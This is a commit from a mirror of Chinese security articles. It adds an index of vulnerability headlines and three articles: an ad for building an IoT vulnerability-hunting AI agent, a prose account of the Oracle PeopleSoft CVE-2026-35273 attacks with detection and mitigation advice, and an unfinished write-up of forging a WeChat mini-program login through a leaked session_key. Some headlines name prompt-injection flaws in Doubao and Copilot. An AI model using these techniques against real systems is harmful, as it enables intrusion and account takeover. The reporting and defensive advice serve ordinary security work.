mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
大华ICC智能物联管理平台 file_download 任意文件读取漏洞、9.8分!Oracle被黑客打穿,这波免密RCE实战复盘你必须看、三项荣誉!360漏洞挖掘智能体登顶华为终端安全贡献榜、AI赋能挖掘&&某edusrc小程序任意用户登录漏洞、豆包任务模式=无限肉鸡?豆包提示词RCE、一图读懂《2025年漏洞趋势分析报告》、漏洞预警 | Samba远程代码执行漏洞、最新版Shiro反序列化漏洞综合利用工具 ShiroAttack2 v5.1.1 | 功能依旧强大!、OpenBSD 修复已存在27年的 PPP 协议栈认证绕过漏洞、Cisco SD-WAN vManage 漏洞遭零日攻击利用、ThrottleStop.sys 驱动漏洞(CVE-2025-7771):BYOVD 技术实现 Windows Ring 0 权限提升、LiteLLM漏洞链可致AI网关遭接管,泄露所有密钥与数据、漏洞预警 | 孚盟云SQL注入漏洞、微软365 Copilot致命漏洞:点击一次链接即可窃取企业数据、MongoDB服务器漏洞浪潮冲击文档数据库、LiteLLM漏洞链:低权限用户即可接管AI网关服务器、思科SD-WAN vManage漏洞遭0Day攻击,可提权至root、某2026最新去水印小程序文件上传漏洞组合拳、6∕17直播预约 | 手把手教你搭建IoT漏洞挖掘智能体、Binary Jiu-Jitsu:一个用道带系统学二进制漏洞利用的神奇网站、红队自动化企业敏感信息泄露搜集快速修复漏洞点、LiteSpeed cPanel 插件零日漏洞已被恶意利用、东胜物流软件 YJCX.aspx SQL注入漏洞、折扣逻辑漏洞、别再混淆了!MySQL 恶意服务器读文件与 JDBC 反序列化漏洞全解析、Cisco SD-WAN 管理器又曝已遭利用漏洞:真正危险的,是管理平面被盯上了、【高危漏洞预警】Oracle PeopleSoft 零日漏洞CVE-2026-35273、
This commit is contained in:
 test committed
1 parent
83cc05db90
commit
e17b44e618
28 files changed
+3323
-1
No files matched your search
@@ -21221,5 +21221,32 @@
|
||||
"https://mp.weixin.qq.com/s/HcHuxvYb1sZjFNJNAfyLtA": "【已复现】微信 Linux 版 1-Click 命令注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/e1g_KQBU5iOFgRbyg1C94w": "【已复现】微信linux最新版RCE",
|
||||
"https://mp.weixin.qq.com/s/CFVx_yQjr4x4oWzR_DLdmQ": "smartbi token回调获取登录凭证漏洞",
|
||||
"https://mp.weixin.qq.com/s/e-6rnzIMkEGA5wB8VmW_vw": "【靶场限免】【WeCh*t同款】文件上传导致的RCE"
|
||||
"https://mp.weixin.qq.com/s/e-6rnzIMkEGA5wB8VmW_vw": "【靶场限免】【WeCh*t同款】文件上传导致的RCE",
|
||||
"https://mp.weixin.qq.com/s/JFeDjEOQ1LSlHlL4B7N7Vw": "大华ICC智能物联管理平台 file_download 任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s/DoVlmVsTTbEaHV6R66o86w": "9.8分!Oracle被黑客打穿,这波免密RCE实战复盘你必须看",
|
||||
"https://mp.weixin.qq.com/s/bmQ0Q8-WFGZOQEmzHXhBEg": "三项荣誉!360漏洞挖掘智能体登顶华为终端安全贡献榜",
|
||||
"https://mp.weixin.qq.com/s/7hzVtugy9T03RtVG8Qdazw": "AI赋能挖掘&&某edusrc小程序任意用户登录漏洞",
|
||||
"https://mp.weixin.qq.com/s/IICgVSFIHB0ULc0sOK5Upw": "豆包任务模式=无限肉鸡?豆包提示词RCE",
|
||||
"https://mp.weixin.qq.com/s/fZAvg0yrYkK4_-4RjepM9w": "一图读懂《2025年漏洞趋势分析报告》",
|
||||
"https://mp.weixin.qq.com/s/OcaZ66Ej9Te8hc6GpDGLdw": "漏洞预警 | Samba远程代码执行漏洞",
|
||||
"https://mp.weixin.qq.com/s/wq-qDuh26GjuvkTai8PJdg": "最新版Shiro反序列化漏洞综合利用工具 ShiroAttack2 v5.1.1 | 功能依旧强大!",
|
||||
"https://mp.weixin.qq.com/s/IpBDoYRxzuvmcayvmt_maw": "OpenBSD 修复已存在27年的 PPP 协议栈认证绕过漏洞",
|
||||
"https://mp.weixin.qq.com/s/whSHR1tk7HAiRhYDLK7zbg": "Cisco SD-WAN vManage 漏洞遭零日攻击利用",
|
||||
"https://mp.weixin.qq.com/s/lS-ugJSUlHDxQ5-vv2EXaw": "ThrottleStop.sys 驱动漏洞(CVE-2025-7771):BYOVD 技术实现 Windows Ring 0 权限提升",
|
||||
"https://mp.weixin.qq.com/s/5P5budjZGK-CwFf3xXZ9Mg": "LiteLLM漏洞链可致AI网关遭接管,泄露所有密钥与数据",
|
||||
"https://mp.weixin.qq.com/s/hvqG9qGXuHmpyM9Hc6uI3A": "漏洞预警 | 孚盟云SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/5H7HMBSY-ZM5DKyjOq-ljA": "微软365 Copilot致命漏洞:点击一次链接即可窃取企业数据",
|
||||
"https://mp.weixin.qq.com/s/iX69qfSFg_bfhMawoEigvw": "MongoDB服务器漏洞浪潮冲击文档数据库",
|
||||
"https://mp.weixin.qq.com/s/GDj-DDcJ-rGcECRBI_9CPQ": "LiteLLM漏洞链:低权限用户即可接管AI网关服务器",
|
||||
"https://mp.weixin.qq.com/s/QgsEnMqTLCsBy8RhX4Z84Q": "思科SD-WAN vManage漏洞遭0Day攻击,可提权至root",
|
||||
"https://mp.weixin.qq.com/s/ie-qH_iMvOmkWYFAEVQdSw": "某2026最新去水印小程序文件上传漏洞组合拳",
|
||||
"https://mp.weixin.qq.com/s/ZeYgY-t6ofjYWvb9meP90Q": "6∕17直播预约 | 手把手教你搭建IoT漏洞挖掘智能体",
|
||||
"https://mp.weixin.qq.com/s/bG3ew5OVTzWmbj8LY9S5UA": "Binary Jiu-Jitsu:一个用道带系统学二进制漏洞利用的神奇网站",
|
||||
"https://mp.weixin.qq.com/s/bE-oEjyn7ClTTNVPeol5bw": "红队自动化企业敏感信息泄露搜集快速修复漏洞点",
|
||||
"https://mp.weixin.qq.com/s/ysOd9B5hIOZZU4xMoZ0Cpw": "LiteSpeed cPanel 插件零日漏洞已被恶意利用",
|
||||
"https://mp.weixin.qq.com/s/01hMsKyTr85ScbP-AQXiTw": "东胜物流软件 YJCX.aspx SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/ZLTNBASyG3jKt3hLG5iThA": "折扣逻辑漏洞",
|
||||
"https://mp.weixin.qq.com/s/YZqOV6X5l-RJw28T564VpA": "别再混淆了!MySQL 恶意服务器读文件与 JDBC 反序列化漏洞全解析",
|
||||
"https://mp.weixin.qq.com/s/JOGwAezjHmAB0hyI7kYPsw": "Cisco SD-WAN 管理器又曝已遭利用漏洞:真正危险的,是管理平面被盯上了",
|
||||
"https://mp.weixin.qq.com/s/UBDrk6z-pRWVwmMN7hCuBQ": "【高危漏洞预警】Oracle PeopleSoft 零日漏洞CVE-2026-35273"
|
||||
}
|
||||
@@ -0,0 +1,40 @@
|
||||

# 6/17直播预约 | 手把手教你搭建IoT漏洞挖掘智能体
|
||||
小雪
|
||||
小雪 看雪学苑 2026-06-16 09:59
|
||||
|
||||
传统人工挖洞效率低?重复劳动多?0day发现难?
|
||||
|
||||
这次我们不聊概念,直接上实战!
|
||||
|
||||
⏰ 6月17日(周三)20:00
|
||||
|
||||
扫码预约,解锁 AI 挖洞新技能👇
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458616264&idx=4&sn=1c6504123c6124e74d59f043a6aa73fe&scene=21#wechat_redirect)
|
||||
|
||||
[看雪618满减火热进行中!最高直降2000](https://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458616524&idx=4&sn=5806e3118f92d8e17f59374edd50f8d1&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**球分享**
|
||||
|
||||
|
||||
|
||||
**球点赞**
|
||||
|
||||
|
||||
|
||||
**球在看**
|
||||
|
||||
|
||||
|
||||
|
||||
点击阅读原文查看更多
|
||||
|
||||
@@ -0,0 +1,101 @@
|
||||
# 9.8分!Oracle被黑客打穿,这波免密RCE实战复盘你必须看
|
||||
原创 Hankzheng
|
||||
Hankzheng 技术修道场 2026-06-17 00:03
|
||||
|
||||

|
||||
|
||||
大家好,就在这几天,Oracle(甲骨文)发布了一则漏洞通告。一个名为 **CVE-2026-35273**
|
||||
的高危漏洞(CVSS评分直接拉满到 9.8)正在被知名勒索软件团伙 ShinyHunters 疯狂利用。
|
||||
|
||||
这个漏洞最离谱的地方在于:**不需要登录,不需要任何用户交互,只要系统对外暴露了HTTP端口,攻击者发个请求就能直接拿下服务器的最高权限。**
|
||||
从5月底到6月上旬,这玩意儿一直处于无补丁的0day“裸奔”状态,不少海外高校直接被打穿。
|
||||
|
||||
今天我们就来硬核复盘一下,剥开表象,看看这个0day到底是怎么被利用的,以及攻击者在实操中用了哪些“骚操作”(甚至犯了哪些低级错误)。
|
||||
## 🚨 漏洞核心:精准打击 PSEMHUB
|
||||
|
||||
CVE-2026-35273 是一个存在于 **PeopleSoft Enterprise PeopleTools**
|
||||
环境管理组件(Updates Environment Management)中的远程代码执行(RCE)漏洞。
|
||||
|
||||
简单来说,它的命门在 **PSEMHUB**
|
||||
(环境管理中心)上。只要你的 PeopleSoft 把 PSEMHUB 暴露在了公网上,那你就是活靶子。目前已知受影响的版本包括 PeopleTools 8.61、8.62,甚至更早那些已经失去官方支持的古董版本也大概率在射程范围内。
|
||||
### 攻击链拆解:黑客的“神操作”与“大翻车”
|
||||
|
||||
这次攻击之所以能被完整复盘,还得“感谢”攻击者团队的拉胯运维——他们竟然把自己的前置跳板机给暴露了。
|
||||
|
||||
Mandiant的安全大牛们顺藤摸瓜,直接端掉了攻击者5台连续IP的服务器。有趣的是,这些服务器居然是用极其原始的 Python SimpleHTTP
|
||||
跑在 8888 端口上,目录完全对外开放(这波属实是黑客自己的OpSec翻车了)。
|
||||
|
||||
在这些暴露的目录里,我们扒出了他们完整的攻击武器库,极具实战研究价值:
|
||||
1. **伪装木马:**
|
||||
他们定制了 MeshCentral 的远程管理Agent,并把它伪装成微软 Azure 的二进制文件,以此绕过一些基础的主机安全检测。
|
||||
|
||||
1. **C2隐匿:**
|
||||
控制端回连域名被精心挑选为 azurenetfiles.net
|
||||
,肉眼看过去极具欺骗性,很容易被当成正常的微软云流量。
|
||||
|
||||
1. **横向移动脚本 ([victim]_fanout.sh):**
|
||||
这是最核心的自动化利用部分。脚本拿下当前机器后,会直接去读取 /etc/hosts
|
||||
抓取内网资产,然后利用硬编码的账号密码字典,通过 SSH 在内网疯狂横向爆破。
|
||||
|
||||
1. **后门与勒索标记:**
|
||||
拿下权限后,除了留下刺眼的 README-IF-YOU-SEE-THIS-YOUVE-BEEN-HACKED.TXT
|
||||
勒索信,他们还会用 zstd
|
||||
工具高效压缩窃取的数据,并通过 SSH 隧道直接外发到 ShinyHunters 的数据泄露镜像站。
|
||||
|
||||
## 🛠️ 实战排查:如何判断自己是否中招?
|
||||
|
||||
面对这种级别的0day,单靠WAF(Web应用防火墙)的特征检查是远远不够的,因为 payload 很容易通过编码和混淆绕过。
|
||||
|
||||
如果你管理的也是复杂的企业级内网,我建议大家立刻登录服务器,重点排查以下几个蛛丝马迹:
|
||||
- **流量日志溯源:**
|
||||
去查 WebLogic 的访问日志,看看有没有针对 /PSEMHUB/hub
|
||||
或 /PSIGW/HttpListeningConnector
|
||||
的异常外部 **POST**
|
||||
请求。
|
||||
|
||||
- **揪出Webshell:**
|
||||
重点翻一翻 PSEMHUB.war
|
||||
的 Web 目录,找找有没有突然冒出来的陌生 .jsp
|
||||
文件。另外,如果发现 PSEMHUB 路径下多出了诸如 logs
|
||||
、persistantstorage
|
||||
、scratchpad
|
||||
这种奇怪的目录,基本可以判定已经沦陷。
|
||||
|
||||
- **死磕持久化后门(高阶技巧):**
|
||||
攻击者非常狡猾,他们会篡改 envmetadata/data/environment
|
||||
目录下的 .xml
|
||||
文件。为什么?因为他们要滥用 **XMLDecoder**
|
||||
来实现持久化,只要系统下次重启,后门就会自动复活!
|
||||
|
||||
- **异常出站流量追踪:**
|
||||
检查 PeopleSoft 主机是否有向外部发起的 **TCP 445 (SMB)**
|
||||
流量。这通常是漏洞利用链中,黑客为了抓取机器账户 NetNTLM hash 而布置的陷阱。
|
||||
|
||||
## 🛡️ 止血与防御方案
|
||||
|
||||
目前的当务之急是阻断攻击路径。
|
||||
|
||||
**1. 架构级调整(最彻底)**
|
||||
|
||||
如果是多服务器环境,果断禁用 Environment Management Hub 服务;如果是单机跑所有组件,看看能不能直接把 PSEMHUB 应用彻底移除。
|
||||
|
||||
**2. 边界ACL封堵(见效最快)**
|
||||
|
||||
如果你暂时无法动业务系统,那就必须在网络边界上“下狠手”。比如,如果你企业的出口网关使用的是 **爱快(iKuai)路由器**
|
||||
,或者是通过 **Cisco 交换机**
|
||||
做的核心层控制,建议立刻登录设备,在网关的访问控制策略(ACL)或防火墙规则里,将对外暴露的 /PSEMHUB/*
|
||||
(特别是 /PSEMHUB/hub
|
||||
)和 /PSIGW/HttpListeningConnector
|
||||
路径直接阻断。这不会影响正常业务用户的Session交互。
|
||||
|
||||
最后,记得尽快去 My Oracle Support 确认是否有对应版本的补丁并打上。
|
||||
|
||||
ShinyHunters 这种从钓鱼、窃取 Token 玩 SaaS 渗透的团队,现在已经开始掌握并大规模打本地 ERP 系统的服务端 0day 了,这绝对是一个危险的信号。对于我们运维和安全人员来说,苦练内功,深挖底层漏洞原理,才是守住底线的唯一出路。
|
||||
|
||||
大家如果在排查过程中遇到类似的情况,或者对 XMLDecoder 持久化细节感兴趣,欢迎在评论区留言交流!我们下期技术干货见。
|
||||
|
||||
---
|
||||
> **声明:**
|
||||
本文仅供技术交流与安全研究,请勿用于任何非法用途。企业安全防护需严格遵守国家相关网络安全法律法规。
|
||||
|
||||
|
||||
@@ -0,0 +1,442 @@
|
||||
# AI赋能挖掘&&某edusrc小程序任意用户登录漏洞
|
||||
原创 陌笙
|
||||
陌笙 陌笙不太懂安全 2026-06-16 09:57
|
||||
|
||||
免责声明
|
||||
```
|
||||
由于传播、利用本公众号所提供的信息而造成
|
||||
的任何直接或者间接的后果及损失,均由使用
|
||||
者本人负责,公众号陌笙不太懂安全及作者不
|
||||
为此承担任何责任,一旦造成后果请自行承担!
|
||||
如有侵权烦请告知,我们会立即删除并致歉,谢谢!
|
||||
```
|
||||
|
||||
前言
|
||||
|
||||
圈友的点,拿来学习一手,挖掘过程遇到了很多问题,通过交流也学习到了,很多之前不太了解的内容,交流是个好东西。
|
||||
|
||||
信息收集
|
||||
|
||||
直接搜索学校的名字,会看到很多学校相关的小程序,我们来到红色箭头这个小程序这里,这个就是本次的挖掘目标
|
||||
|
||||

|
||||
|
||||
edusrc挖掘的话,小程序信息收集,直接丢学校名字在搜一搜里面,
|
||||
|
||||
搜到公众号打公众号,有小程序打小程序就行,非常适合,天天感觉
|
||||
|
||||
自己找不到边缘资产的师傅,直接跳过信息收集,挖就完了。
|
||||
|
||||
漏洞测试
|
||||
|
||||
点击小程序进行
|
||||
|
||||
查看,发现有很多功能,但是都是需要登录的
|
||||
|
||||

|
||||
|
||||
我们点击登录
|
||||
|
||||

|
||||
|
||||
在点击获取手机号登录,看到了这
|
||||
|
||||

|
||||
|
||||
一般看到这个,经常打小程序的师傅
|
||||
|
||||
点击允许拦截
|
||||
burp
|
||||
数据包,可以看到存在这三个参数
|
||||
|
||||

|
||||
## 微信小程序 session_key 泄露导致任意用户登录漏洞分析
|
||||
### 1. 漏洞概述
|
||||
|
||||
该漏洞属于
|
||||
**身份认证绕过**
|
||||
类型。当微信小程序的
|
||||
session_key
|
||||
、
|
||||
encryptedData
|
||||
、
|
||||
iv
|
||||
三个参数同时被攻击者获取时,攻击者可通过解密、篡改、重加密的方式,伪造任意用户的授权数据,从而实现
|
||||
**无需密码的任意用户登录**
|
||||
。
|
||||
|
||||
1.1 漏洞标识
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;"><span cid="n24" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 229.225px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">项目</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;"><span cid="n25" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 679.775px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">内容</span></span></span></th></tr></thead><tbody><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n27" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 229.225px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">漏洞类型</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n28" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 679.775px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">身份认证绕过 / 会话劫持</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;background-color: rgb(248, 248, 248);"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n30" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 229.225px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">威胁等级</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n31" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 679.775px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">高危</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n33" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 229.225px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">利用条件</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n34" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 679.775px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">三个参数同时泄露</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;background-color: rgb(248, 248, 248);"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n36" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 229.225px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">影响范围</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n37" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 679.775px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">存在参数泄露的小程序及其用Line truncated
|
||||
|
||||
<table><thead><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;"><span cid="n42" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 161.762px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">参数</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;"><span cid="n43" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 422.25px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">含义</span></span></span></th><th style="box-sizing: border-box;padding: 6px 13px;font-weight: bold;border-width: 1px 1px 0px;border-top-style: solid;border-right-style: solid;border-left-style: solid;border-top-color: rgb(223, 226, 229);border-right-color: rgb(223, 226, 229);border-left-color: rgb(223, 226, 229);border-image: initial;border-bottom-style: initial;border-bottom-color: initial;margin: 0px;"><span cid="n44" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 297.987px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">正常存储位置</span></span></span></th></tr></thead><tbody><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n46" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 161.762px;min-height: 10px;"><span md-inline="code" spellcheck="false" style="box-sizing: border-box;"><code style="box-sizing: border-box;font-family: var(--monospace);text-align: left;vertical-align: initial;border: 1px solid rgb(231, 234, 237);background-color: rgb(243, 244, 244);border-radius: 3px;padding: 0px 2px;font-size: 0.9em;"><span leaf="">encryptedData</span></code></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n47" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 422.25px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">微信返回的用户信息密文(如手机号、昵称)</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n48" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 297.987px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">客户端临时持有,提交后端解密</span></span></span></td></tr><tr style="box-sizing: border-box;break-inside: avoid;break-after: auto;border: 1px solid rgb(223, 226, 229);margin: 0px;padding: 0px;background-color: rgb(248, 248, 248);"><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n50" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 161.762px;min-height: 10px;"><span md-inline="code" spellcheck="false" style="box-sizing: border-box;"><code style="box-sizing: border-box;font-family: var(--monospace);text-align: left;vertical-align: initial;border: 1px solid rgb(231, 234, 237);background-color: rgb(243, 244, 244);border-radius: 3px;padding: 0px 2px;font-size: 0.9em;"><span leaf="">iv</span></code></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n51" mdtype="table_cell" style="box-sizing: border-box;display: inline-block;min-width: 1ch;width: 422.25px;min-height: 10px;"><span md-inline="plain" style="box-sizing: border-box;"><span leaf="">加密算法所需的初始向量</span></span></span></td><td style="box-sizing: border-box;padding: 6px 13px;border: 1px solid rgb(223, 226, 229);margin: 0px;min-width: 32px;"><span cid="n52" mdtype="table_cell" style="box-sizing: border-box;display: inline-bloLine truncated
|
||||
### 3.1 正常登录流程(标准设计)
|
||||
```
|
||||
```
|
||||
|
||||
这里我们直接使用工具加泄露的iv和key对进行encrypdata解密,发现不太行
|
||||
|
||||

|
||||
|
||||
对key和iv进行解url码
|
||||
|
||||
https://www.toolhelper.cn/EncodeDecode/Url
|
||||
|
||||

|
||||
|
||||
发现再次解密显示这个,这里就到我的知识盲区了,这个时候
|
||||
|
||||
圈友告诉我这这两个值长度不对,是通过加密或者其他方式进行后期处理的
|
||||
|
||||

|
||||
## 知识点
|
||||
|
||||
根据微信小程序官方文档及 AES-CBC 加密标准,
|
||||
session_key
|
||||
与
|
||||
iv
|
||||
的长度规范如下:
|
||||
|
||||
